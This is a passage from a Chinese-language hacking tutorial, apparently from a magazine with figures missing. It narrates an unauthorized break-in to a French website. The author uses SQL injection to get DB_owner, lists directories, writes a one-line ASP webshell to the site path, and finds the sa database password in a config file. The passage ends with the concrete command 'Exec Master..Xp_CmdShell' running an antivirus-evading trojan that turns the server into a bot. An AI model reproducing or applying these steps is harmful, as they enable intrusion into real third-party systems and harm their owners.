


图2


图3

我们选择一个链接使用啊D进行检测，居然是MSSQL数据库，还是DB_owner权限呢，看来得到webshell应该是十分简单了，如图4。看到DB_owner后我首先想到的就是寻找网站的路径，试了几个暴库的方法，都没有成功，看来只有列目录了，发现C盘和E盘可以浏览，D盘却不能（根据经验，应该是备份盘，不晓得法国人的思维是否一样）。


图4

经过一番寻找，终于找到了网站的目录E:\wwwroot\dev2-Amiens\Site，如图5。利用啊D自带的备份功能来上传一句话木马，保存为E:\wwwroot\dev2-Amiens\Site\zoo\yi.asp，进行连接，成功拿到了webshell，如图6。我在webshell里看了下，能利用WScript执行简单的cmd命令，还开启了3389（虽然是开启了估计也连不上的），没有pcanywhere和radmin，也没有Serv-U，看来法国人不喜欢这些东西，不过也不用担心，这个网站不是使用的mssql数据库吗，那我们就找找mssql的连接密码，说不定运气好的话还能得到个sa呢！

又是一番苦找，在查找过程中还发现了php的影子，如图7，不过没见有到php的环境，也没有开启3306端口，当然也没有php.ini了。踏破铁鞋无觅处，最终还是被我找到了Mssql的连接文件，里面居然有可爱的sa，如图8，不过在使用MSSQL连接器进行连接时，却无法连接上，这倒也正常，毕竟人家是远在法国嘛！




图 5




图 6




图 7




图 8

连sa都得到了总不至于放弃吧，利用的方法还有很多，上传一个十三的asp大马，我们要利用里面的数据库连接功能，选择Mssql连接形式，填上数据库名、用户名和密码，连接成功，现在可以执行脚本了，xp_cmdshell是大家最喜欢的，判断其存在。由于3389也连不上，所以添加用户就显得意义不大了，我决定直接上传木马然后利用命令执行。我将一个免杀的木马放在E:\wwwroot\dev2-Amiens\Site\zoo\目录下，使用命令来运行它：**Exec Master..Xp_CmdShell 'E:\wwwroot\dev2-Amiens\Site\zoo\muma.exe'**，如图9。不一会儿在我的上兴里就多了一台肉鸡了，遗憾的是网速太慢，根本看不了桌面，如图10。




图 9

